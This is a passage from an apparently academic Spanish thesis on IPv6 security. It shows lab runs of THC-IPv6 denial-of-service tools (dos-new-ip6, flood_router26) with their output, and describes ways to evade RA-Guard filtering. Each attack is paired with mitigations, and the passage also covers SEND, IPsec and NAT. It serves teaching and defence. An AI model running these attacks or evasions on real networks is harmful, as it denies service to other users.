


Fig. 39 - Topología para explotar vulnerabilidad de DAD

Para forzar a que el host realice el proceso de DAD, se deshabilitará la placa de red y se la volverá a habilitar (simulando que se une a la red), proceso que se visualiza en la Fig. 40




Fig. 40 - Deshabilitar placa de red

A continuación se ejecuta el programa en el host del atacante y se visualiza las direcciones IPv6 que está denegando que sean delegadas, proceso mostrado en la Fig. 41.

```
root@Debian2:/home/rodrigo/thc-ipv6-2.1# ./dos-new-ip6 eth0
Started ICMP6 DAD Denial-of-Service (Press Control-C to end) ...
Spoofed packet for existing ip6 as fe80::9570:d3d8:a1bc:fbc4
Spoofed packet for existing ip6 as fe80::e096:995f:c000:c4c3
Spoofed packet for existing ip6 as fe80::2c6e:45a3:f280:422c
Spoofed packet for existing ip6 as fc00:12::2c6e:45a3:f280:422c
Spoofed packet for existing ip6 as fc00:12::2c6e:45a3:f280:422c
```

Fig. 41 - Ataque de dos-new-ipv6

En el host víctima, se advierte que el sistema detectó una IP duplicada (Fig. 42) y como se ilustra en la Fig. 43, no pudo obtener una IPv6 de alcance global válida.




Fig. 42 - IPv6 Duplicada

```
C:\Windows\System32>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Conexión de área local:

   Sufijo DNS específico para la conexión. . : localdomain
   Vínculo: dirección IPv6 local. . . : fe80::2c6e:45a3:f280:422c%11
   Dirección IPv4. . . . . . . . . . . . : 192.168.127.138
   Máscara de subred . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : fe80::ce02:2bff:fed8:0%11
```

Fig. 43 - Configuración IPv6 luego del ataque

En la Fig. 44, se puede observar cómo funciona el ataque, frente a un pedido de NS, el atacante responde con un paquete de NA con la dirección solicitada, evitando así que sea tomada por el host legítimo.

Source	Destination	Length	Protocol	Info
::	ff02::1:ff80:422c	78	ICMPv6	Neighbor Solicitation for fc00:12::2c6e:45a3:f280:422c
fc00:12::2c6e:45a3:f280:422c	ff02::1	86	ICMPv6	Neighbor Advertisement fc00:12::2c6e:45a3:f280:422c (ovr) is at 00:0c:93:3a:96:5f
fc00:12::2c6e:45a3:f280:422c	ff02::1	86	ICMPv6	Neighbor Advertisement fc00:12::2c6e:45a3:f280:422c (ovr) is at 00:0c:93:3a:96:5f

Fig. 44 - Flujo de paquetes Ataque contra DAD

Mitigación: Los switches pueden filtrar mensajes de NA basados en el conocimiento previo de direcciones de capa de enlaces recientemente usadas en cada puerto. [31]

5.2.3.5 Tampering [56]con Neighbor Unreachability Detection [57](NUD)

El mecanismo de NUD es usado para detectar cuáles son los nodos vecinos que ya no pueden ser alcanzados, y eliminar su entrada en el Neighbor Cache.

Para verificar que un nodo vecino sea alcanzable, NUD emplea indicaciones de protocolos de capas superiores, como por ejemplo TCP Acknowledgements[58]. En

[56] Tampering: Manipulación o alteración de parámetros
[57] Neighbor Unreachability Detection: Detección de inaccesibilidad hacia un nodo vecino
[58] TCP Acknowledgements: Tipo de mensaje del protocolo TCP que indica reconocimiento

ausencia de estas indicaciones, NUD emplea solicitudes unicast de NS (a diferencia de los mensajes multicast usados para la resolución de direcciones) para confirmar la alcanzabilidad del host dentro del enlace.

Un atacante que esté escuchando el tráfico puede responder esta solicitud, y engañar a la víctima indicándole que el host sigue siendo alcanzable cuando en realidad ya no lo es. Esto provoca problemas por ejemplo en la determinación de una alternativa al router del primer salto configurado o bien que se pierdan paquetes. [31]

Mitigación: Los nodos podrían requerir que la dirección source link-layer de un mensaje de NA que esté siendo usada para NUD sea la misma que la almacenada en la entrada del Neighbor Cache para la cual se está llevando a cabo el NUD.

Con este requerimiento, los switches podrían filtrar mensajes de NA de acuerdo a su dirección source-link layer, basándose en el conocimiento de la dirección de capa de enlace recientemente usada en cada puerto.

Sin embargo, se debe tener en cuenta que un atacante podría aún manipular los indicadores de NUD enviados a capa superiores, alterando por ejemplo los TCP ACK. [31]

5.2.3.6 Spoofing de parámetros

Un atacante puede enviar mensajes no solicitados de RA o responder a mensajes de RS, anunciando un router por defecto legítimo, pero con parámetros falsos. Por ejemplo puede anunciar un valor bajo del campo Límite de Salto Actual, causando que los paquetes sean descartados antes de alcanzar su destino. Otro parámetro que puede advertir en forma incorrecta es el MTU del enlace evitando también que paquetes llegue a destino. [31]

Mitigación: Los switches solo deberían permitir mensajes RA por determinados puertos.

5.2.3.7 Rogue Router[59]

Este ataque consiste en que un usuario malicioso envíe mensajes de RA no solicitados o que responda los mensajes de RS, advirtiendo la existencia de un router por defecto que realmente no existe u otro que esté bajo su control. En el primer caso, los paquetes enviados a este router inexistente se perderán provocando denegación de servicio, mientras que en segundo caso se crea un escenario para ejecutar un tipo de ataque Man-in-the-middle. [31]

Mitigación: Exigir que se tenga preferencia a los routers existentes sobre los nuevos que se conectan a la red [34].

Esta problemática es analizada [35] y se aconseja el uso de un método de filtrado llamado RA-Guard[60] [36] (Será descripto en secciones posteriores).

5.2.3.8 Anunciando prefijos on-link[61] incorrectos

Un atacante puede enviar mensajes no solicitados de RA o responder mensajes de RS, anunciando que nodos con ciertos prefijos de red, se encuentran en el mismo enlace.

Los nodos que se encuentren con este prefijo serán considerados como partes del enlace y los paquetes destinados a ellos no serán enviados al router del primer salto, sino transmitidos en forma local. El nodo víctima intentará realizar un proceso de ND para hallar el destino. En este escenario se pueden darse dos situaciones [31]:

1) Si el atacante no responde con un mensaje NA, los paquetes se pierden y puede producirse denegación de servicio.
2) Si el atacante responde con un mensaje de NA con su propia dirección de capa de enlace, armando el escenario para un ataque Man-in-the-middle.

Mitigación: Se recomienda [34] que para mitigar este ataque los host deben requerir prefijos de al menos una extensión de /64.

Los switches solo deberían permitir mensajes RA por determinados puertos.

[59] Rogue Router: router empleado con fines maliciosos.
[60] RA-Guard: Protección para los mensajes de Router Advertisement.
[61] Prefijos on-link: prefijos que indican que los nodos que lo poseen son alcanzables y están en el mismo enlace.

5.2.3.9 Deshabilitar Routers

Un atacante puede enviar mensajes modificados de RA, NA o RS, causando que los nodos que lo reciban eliminen de sus listas de router a aquel equipo que el usuario malicioso está intentando impersonarse. Esto puede lograrse manipulando los parámetros Preferred Life Time [62]y Router Flag [63]. [31]

Mitigación: Se recomienda el uso de RA-Guard.

5.2.3.10 Ataque de DOS a través de anuncios RA [31]

Para efectuar este ataque se utilizará la herramienta flood_router26, del paquete THC-IPV6-ATTACK-TOOLKIT [32]. Consiste en enviar en forma indiscriminada paquetes RA sin ser solicitados. La ejecución del programa se muestra en la Fig. 45.

```
root@Debian2:/home/rodrigo/thc-ipv6-2.1# ./flood_router26 eth0
Starting to flood network with router advertisements on eth0 (Press Control-C to end, a dot is printed for every 100 packet):
...............^C
```

Fig. 45 - Ejecución de Flood_router26

Efectuando un análisis con Wireshark del flujo de tráfico, en la Fig. 46, se ilustra cómo son enviados los mensajes RA sin límite. Esto genera denegación de servicio en el host víctima, en este caso se utilizó Windows 7 Ultimate, y en la Fig. 47, se observa como la llegada de estos paquetes genera que el procesador esté ocupado al 100%.

Source	Destination	Length	Protocol	Info
fe80::8:4d65:9bd:7501	ff02::1	1038	ICMPv6	Router Advertisement from 00:0c:65:09:bd:75
fe80::8:4d88:9bd:7501	ff02::1	1038	ICMPv6	Router Advertisement from 00:0c:88:09:bd:75
fe80::8:4dab:9bd:7501	ff02::1	1038	ICMPv6	Router Advertisement from 00:0c:ab:09:bd:75
fe80::8:4dce:9bd:7501	ff02::1	1038	ICMPv6	Router Advertisement from 00:0c:ce:09:bd:75
fe80::8:4df1:9bd:7501	ff02::1	1038	ICMPv6	Router Advertisement from 00:0c:f1:09:bd:75
fe80::8:4d14:abd:7501	ff02::1	1038	ICMPv6	Router Advertisement from 00:0c:14:0a:bd:75
fe80::8:4d37:abd:7501	ff02::1	1038	ICMPv6	Router Advertisement from 00:0c:37:0a:bd:75

Fig. 46 - DOS con RA salida de Wireshark




Fig. 47 - DOS con RA uso de CPU

[62] Preferred Life Time: Tiempo de vida preferido
[63] Router Flag: Indicador de Router

5.2.4 Algunas medidas generales a tener en cuenta

Para que los procesos de autoconfiguración y resolución de dirección sean más seguros, se deben tener en cuentas el empleo de ciertas mejoras que serán descriptas a continuación.

5.2.4.1 Secure Neighbor Discovery [37]

El protocolo SEND [16] ofrece mejoras significativas para el protocolo NDP: brinda elementos que permiten verificar si un nodo es verdaderamente propietario de la dirección que posee, además ofrece características que son usadas para la protección de mensajes y por último facilita un mecanismo de autorización para routers. Para lograr estos objetivos, SEND trae cuatro nuevas opciones (CGA, firma RSA, nonce [64]y Timestamp[65]) y dos nuevos mensajes ICMPv6 usados en el proceso de autorización de routers.

5.2.4.1.1 Cryptographically generated address

A través de esta opción, se asocian los parámetros CGA para que el receptor pueda validar el vínculo entre la llave pública (usado para validar la firma) y el propio CGA.

CGA es utilizado para evitar el robo de direcciones. Permite la autenticación de direcciones IPv6 sin la necesidad de un tercero o de una infraestructura de seguridad adicional. Como se describió en el Capítulo 3, los CGA son direcciones IPv6, en las cuales una función hash de la llave pública de un nodo junto con otros parámetros auxiliares genera el IID. Entonces la dirección IPv6 de un nodo está vinculada con su llave pública. El receptor puede verificar este vínculo recalculando el valor del hash y comparándolo con el IID de la dirección IPv6 del emisor.

Un aspecto cuestionable de usar CGA es su alto costo computacional.

[64] Nonce: un número arbitrario usado sólo una vez.
[65] Timestamp: etiqueta de tiempo.

5.2.4.1.2 Firma RSA

Es empleada para autenticar la identidad del remitente. En primer lugar, cada nodo debe generar u obtener el par de claves RSA públicas/privadas antes de solicitar una dirección IPv6. El remitente firma los mensajes de salida con su llave privada, la correspondiente a la llave pública usada en el algoritmo de generación de CGA

5.2.4.1.3 Nonce[66]

Se usa un número aleatorio para asegurarse que el mensaje es una respuesta "fresca" o reciente de una solicitud del nodo. SEND incluye esta opción en los mensajes de solicitudes y requiere que los mensajes de anuncios o respuestas incluyan una opción de correspondencia entre el pedido y la respuesta.

5.2.4.1.4 Timestamp

Esta opción es utilizada para asegurar una protección frente a ataques de tipo Man-in-the-Middle contra anuncios no solicitados como los mensajes periódicos de RAs y RMs. Se hace la suposición de que todos los nodos tienen los relojes sincronizados, entonces los nodos pueden prevenir los ataques mencionados llevando a cabo el algoritmo de chequeo de Timestamp[67].

5.2.4.1.5 Router authorization[68]

SEND usa el algoritmo de Authorization Delegation Discovery [69](ADD) para validar y autorizar routers IPv6 que buscan convertirse en puertas de enlace por defecto para los nodos y especifica prefijos IPv6 que un router está autorizado a anunciar dentro del link. ADD se basa en certificados electrónicos validados por una entidad de confianza. Antes de que cualquier nodo acepte un router por defecto, el nodo debe ser configurado para comunicarse con un vínculo de confianza que puede certificar la identidad del router, quien ante una solicitud envía su certificado X.509.

[66] Nonce: Número utilizado una sola vez
[67] Timstamp: Etiquet que denotan fecha y hora.
[68] Router authorization: Autorización de Router
[69] Authorization Delegation Discovery: Descubrimiento de delegación de autoridad

La Fig. 48 [37] muestra una vista simplificada de los mecanismos de autorización. SEND ofrece dos nuevo mensajes ICMPv6 para identificar el proceso de autorización del router: Certificate Path Solicitation[70] (CPS) y el Certificate Path Advertisement [71](CPA).

Un host envía un mensaje CPS, ICMv6 tipo 148, solicitando al router un certificado válido. El mensaje CPA, ICMPv6, de tipo 149 es enviado en respuesta a un mensaje de CPS y contiene el certificado del router.




Fig. 48 - Mecanismo de autenticación SEND

5.2.4.2 RA-Guard [36]

Cuando se está operando con IPv6 en un segmento de red compartido de capa 2, sin un soporte completo de SEND por todos los dispositivos conectados o sin la disponibilidad de la infraestructura necesaria para soportar SEND, existen riesgos de que mensajes falsos de RA sean generados por personas no autorizadas o debido a malas configuraciones de routers conectados al segmento. Un posible escenario de implementación de esta tecnología se ilustra en la Fig. 49.

RA-Guard puede ser considerado como un superconjunto de SEND respecto a los anuncios de los routers. Su finalidad es filtrar los mensajes RA basándose en una serie de criterios, como por ejemplo: “RA no permitido en cierta interfaz”, “RA permitido desde fuentes pre-definidas” o “RA permitidos desde fuentes autorizadas únicamente”.

[70] Certificate path solicitation: Solicitud de camino de certificación
[71] Certificate path advertisement: Anuncio de camino de certificación

Además de esta granularidad de criterios, RA-Guard introduce el concepto de router-proxy de autorización. En lugar de que cada nodo en el enlace analice los mensajes RA y tome una decisión individual, un legítimo "nodo en el medio" realiza el análisis en nombre de todos los demás nodos dentro del enlace. Este análisis no es diferente del que haría un nodo: si SEND está habilitado, el mensaje RA es comprobado con certificados X.509.

Si cualquier otro criterio de filtrado está en uso correspondiente a capa 3 (direcciones) o capa 2 (dirección de capa de enlace, número de puerto) que legitiman las fuentes de los mensajes de RA, el nodo en el medio puede usar dichos criterios y filtrar los mensajes de RA que no lo cumplan.




Fig. 49 - Escenario de implementación de RA-Guard

5.2.4.2.1 Ataques contra RA

Algunas implementaciones de RA-Guard intentan identificar los mensajes RA simplemente buscando el campo Próxima Cabecera, de la cabecera IPv6 principal, en lugar de seguir la cadena de encabezados completa. Este proceso falla si se incluye otra cabecera de extensión (por ejemplo Salto a Salto, Opciones del Destino). Esto se puede observar en la Fig. 50 [38]:




Fig. 50 - Ataques contra RA-Guard - Cadena de encabezados

5.2.4.2.2 Basados en Fragmentación

La idea básica es que un mensaje RA sea fragmentado en al menos dos fragmentos, el dispositivo capa 2 que implementa RA-Guard se ve imposibilitado de identificar el paquete.

En una primera variante un paquete ICMPv6 RA está precedido de una cabecera de extensión Opciones del Destino, resultando en dos fragmentos, como se puede observar en la Fig. 51 [38]:




Fig. 51 - Ataques contra RA-Guard - Fragmentación I

Lo fundamental es que el campo Tamaño de la cabecera de Opciones del Destino, esté presente en el primer fragmento, en lugar del segundo. Es imposible para un dispositivo procesar sólo el segundo fragmento en búsqueda de cuánto tiene que desplazarse para encontrar la cabecera que sigue a Opciones del Destino.

Un dispositivo de capa 2 podría detectar por lo menos que un paquete ICMPv6 de algún tipo está siendo enviado y no puede realizar el filtrado.

Una segunda alternativa, consiste en hacer que sea imposible para un dispositivo de capa 2 detectar incluso que se está enviando un paquete ICMPv6. Esto se conseguiría enviando un paquete ICMv6 procedido de dos cabeceras de Opciones del destino, como se ilustra en la Fig. 52:




Fig. 52 - Ataques contra RA-Guard - Fragmentación II

En el primer fragmento el campo Próxima cabecera=60 (Opciones del Destino) es imposible determinar un mensaje ICMPv6. Mientras que en el segundo caso presenta el mismo inconveniente que la primera alternativa

5.2.4.2.3 Consejos de implementación de RA [38]

- Si la dirección IPv6 de origen no es de tipo link-local Fe80::/10 RA-Guard debe dejar pasar el paquete
- Si el Límite de Saltos no es 255, RA-Guard debe dejar pasar el paquete
- RA-Guard debe analizar toda la cadena de encabezados para detectar la cabecera RA
- Cuando RA-Guard analice la cadena de encabezados IPv6, si el paquete es el primer fragmento y falla en contener toda la lista de cabeceras (incluyendo la de capa superior), RA-Guard debe eliminar los paquetes y loguear el evento.

6 SOPORTE DE IPSEC [39]

IPsec es una suite de protocolos pensados con el propósito de asegurar las comunicaciones originadas sobre IP (capa 3 del modelo OSI), autenticando y/o cifrando los paquetes en un flujo de datos. IPsec describe los protocolos necesarios para el establecimiento de claves de cifrado.

Otros protocolos de seguridad para internet de uso generalizado, como SSL, TLS y SSH operan de la capa de transporte (capa 4) hacia arriba (hasta capa 7 del modelo OSI). Esta situación favorece a IPsec, pues al ser más flexible puede ser utilizado para proteger protocolos de la capa de transporte como TCP y UDP.

Una ventaja importante de IPSec sobre los métodos que operan en capas superiores, es que para que una aplicación pueda emplearlo, no se necesita realizar ningún cambio sobre el código, mientras que para usar SSL u otros protocolos de niveles superiores si es necesario dicha modificación.

IPsec proporciona los siguientes servicios de seguridad:

- Cifrado del tráfico: evitando que pueda ser leído por partes que no están autorizadas.
- Validación de integridad: asegurar que el tráfico no fue modificado en su trayecto.
- Autenticación de los extremos: asegurar que el tráfico proviene de un extremo de confianza.
- Anti-repetición: proteger el tráfico contra la repetición de la sesión segura.

IPsec fue definido en una misma especificación, tanto para IPv4 como para IPv6 (RFC 2401 [40] actualizado por el RFC 4301 [41]). Sin embargo, para poder ser incluido en IPv4 se emplean mecanismos que no son nativos del propio protocolo, mientras en IPv6, por su propia arquitectura extensible, permite la implementación de IPsec en forma “natural”.

Un aspecto relevante que se debe mencionar es que IPv6 habilita la posibilidad de usar IPsec, y no de los mecanismos de cifrado y autenticación propios de IPsec.

6.1 Modos de funcionamiento de IPSec

"IPsec tiene dos modos de funcionamiento que proporcionan distintos niveles de seguridad:

- Modo Transporte: se cifra y/o autentica la carga útil, o payload, pero las cabeceras no se tienen en cuenta. Tiene como ventaja que se puede utilizar de extremo a extremo pero, por contra, la información de las cabeceras, como la dirección IP de origen y destino, es visible.
- Modo Túnel: una plataforma, o pasarela, encapsula el paquete original en otro paquete. Con ello se cifra y/o autentica el paquete original completo, pero se necesita de una plataforma que realice el túnel.

Además, IPsec tiene dos modos o protocolos de transferencia, que a su vez pueden funcionar en modo túnel o transporte:

- AH (Authentication Header[72]): proporciona autenticación, integridad y un servicio de anti-repetición opcional.
- ESP (Encapsulating Security Payload[73]): además de las ventajas anteriores proporciona confidencialidad.

En la Fig. 53 se ilustra la implementación de AH en modo túnel y en modo transporte, mientras que en la Fig. 54 se ilustra la implementación de ESP en modo túnel y transporte." [39]




Fig. 53 - Implementación de AH en modo Túnel y Transporte




Fig. 54 - Implementación de ESP en modo Túnel y Transporte

[72] Authentication Header: Cabecera de autenticación
[73] Encapsulating Security Payload: Protocolo de carga de seguridad encapsulada

6.2 Estado de desarrollo actual

Mucha gente afirma que "IPv6 es más seguro que IPv4 porque la seguridad fue considerada durante el diseño del protocolo" [42]. Esta afirmación se basa en los supuestos que IPsec en su nacimiento, fue opcional para IPv4, mientras que para IPv6 (que se encontraba en proceso de desarrollo) era obligatorio ([17] y [43]). Más específicamente se definía soporte tanto para AH como para ESP.

En la práctica muchos fabricantes no cumplían con el estándar de soportar obligatoriamente IPsec dentro de IPv6 ya sea porque los clientes no lo solicitaban o argumentaban que sus productos ganarían en performance si omitían el soporte para IPsec.

La IEFT reconoció esta situación [44] y cambió la cualidad de obligatorio a opcional. Los fabricantes son libres de implementar IPsec en la pila IPv6 de sus productos. Esto significa que los compradores tienen que evaluar la necesidad de IPsec como una necesidad aparte de la implementación de IPv6.

La IEFT, sin embargo, refuerza los requerimientos exactos para la implementación de IPsec en IPv6, ya que el documento tiene soporte para el RFC 4301 [41] que tiene elementos obligatorios para las implementaciones de IPsec en IPv6. Se especifica soporte para Internet Key Exchange[74] (IKE), lo que convierte a IPsec en más seguro y desplegable. Este RFC también exige soporte para un conjunto mínimo de algoritmos criptográficos, característica que permite que IPsec sea más interoperable entre las implementaciones de los distintos fabricantes.

El principal problema de IPSec es que necesita un "acuerdo" entre las dos entidades que participan en una comunicación unicast. Esto suele significar el uso de certificados digitales (o claves pre-compartidas, que es aún menos escalable), lo que complica el problema. Las Public-key Infrastructure[75] (PKIs) distan mucho de ser usables a nivel global. [45]

Por esta razón, el uso de IPsec en IPv6 es por el momento similar al de IPv4, para conexiones pre-configuradas como, por ejemplo, las utilizadas en las VPN.

[74] Internet Key Exchange: es un protocolo usado para establecer una Asociación de Seguridad (SA) en el protocolo IPsec.
[75] Public-key-Infraestructure: Infraestructura de clave pública

La solución futura para el problema anterior puede que se base en mecanismos externos como certificados transportados por DNS asegurado con Domain Name System Security Extensions DNSSEC [76] [39].

[76] Domain Name System Security Extensions: Extensiones de Seguridad para el Sistema de Nombre de Dominio.

7 OTROS ASPECTOS IMPORTANTES DE IPV6

7.1 Conectividad Extremo a Extremo [42]

La red Internet en sus inicios se basó en el principio de "extremo a extremo", que consiste en contar con una red "tonta", recayendo la inteligencia sobre los extremos (hosts). Esto conduce a una arquitectura en la que es posible la comunicación entre cualquier par de nodos, donde la red simplemente reenvía los paquetes desde el origen al destino sin examinar su contenido.

Sin embargo, en Internet IPv4, este principio es violado por los dispositivos que implementan NAT.

Se esperaría que con IPv6, la existencia de NAT desaparezca (hecho que se verá a continuación que no es así) y se retorne a este principio de "extremo a extremo". Sin embargo, a pesar de la gran cantidad de direcciones IPv6 disponibles para que los dispositivos de conecten a Internet, para la mayoría de los administradores o usuarios finales, este principio no es algo deseado.

Por ejemplo, un administrador no estará dispuesto a que cualquier host puede ser alcanzado directamente desde el exterior por algún host arbitrario, debido a la mayor vulnerabilidad frente a un ataque. En lugar de ello, preferirá una arquitectura de red protegida por un firewall que solo permita las comunicaciones originadas desde dentro de la red.

7.2 Presencia de NAT [42]

Muchos afirman que debido a la gran cantidad de direcciones IPv6 disponibles, los mecanismos de NAT no serán necesarios. Sin embargo, la realidad muestra otra verdad.

Durante la etapa de transición hacia IPv6, el uso de NAT se vio incrementado por varias razones. Por un lado algunos mecanismos de transición/coexistencia no disminuyeron la necesidad de direcciones IPv4, por lo que tuvo amplia difusión los llamados Large-Scale NATs [77](LSN), que fueron unos de los impulsores del crecimiento de NAT en Internet IPv4. Por otro lado, se

[77]Large-scale NAT: Traducción de direcciones de red a gran escala

encuentran los mecanismos de transición/coexistencia como NAT64 que permite la comunicación de nodos sólo IPv6 con nodos sólo IPv4, que introducen otro tipo de NAT, tanto en Internet IPv4 como IPv6.

El potencial desarrollo de Network Address Translation – Port Translation [78](NAT-PTs), debe ser tenido en cuenta. En un principio NAT fue desarrollado para detener el agotamiento de direcciones IPv4, pero inmediatamente se utilizó sus beneficios en el área de enmascaramiento de host/redes, y bloqueo de conexiones entrantes. Existen argumentos suficientes para justificar el hecho que este bloqueo de direcciones puede hacerse sin el uso de mecanismos de NAT. Además el enmascaramiento de host/redes no tiene muchas implicancias en seguridad.

Pero el ser humano frente al cambio, y los arquitectos de red tienes sus subredes IPv6 en paralelo con las de IPv4, desarrollan NAT-PTs IPv6 para que actúen como puertas de enlace de Internet para los nodos internos.

7.3 Doble exposición IPv6 e IPv4 [39]

Los mecanismos de transición fueron pensados para que la implementación de IPv6 se haga en forma progresiva y se pronostica que durará varios años, inclusos algunos especialistas afirman que siempre coexistirán ambas versiones de los protocolos.

Uno de los mecanismos de transición consiste en que un mismo nodo soporte ambas implementaciones tanto IPv4 como IPv6, llamado doble pila. Esto provocará que haya mayores posibilidades de existencia de vulnerabilidades. Un sistema podrá ser atacado utilizando IPv4, IPv6 o una combinación de ambos, por ejemplo usando IPv4 para detectar el equipo e IPv6 como canal oculto de comunicación.

Así mismo, se debe tener en cuenta que IPv4 e IPv6 son protocolos que pertenecen a la capa de red y los problemas de seguridad más importantes de los últimos años fueron debido a problemas en la capa de aplicación y por el empleo de técnicas de ingeniería social, por lo que seguirán produciéndose con independencia del protocolo de red empleado.

[78] Network Address Translation – Port Translation: Traducción de direcciones de red – Traducción de puertos.

8 CONCLUSIONES

IPv6 fue pensado para dar solución al problema de asignación de direcciones de IPv4, teniendo también como prioridad diseñar un protocolo que ofrezca mayor robustez, eficiencia y seguridad.

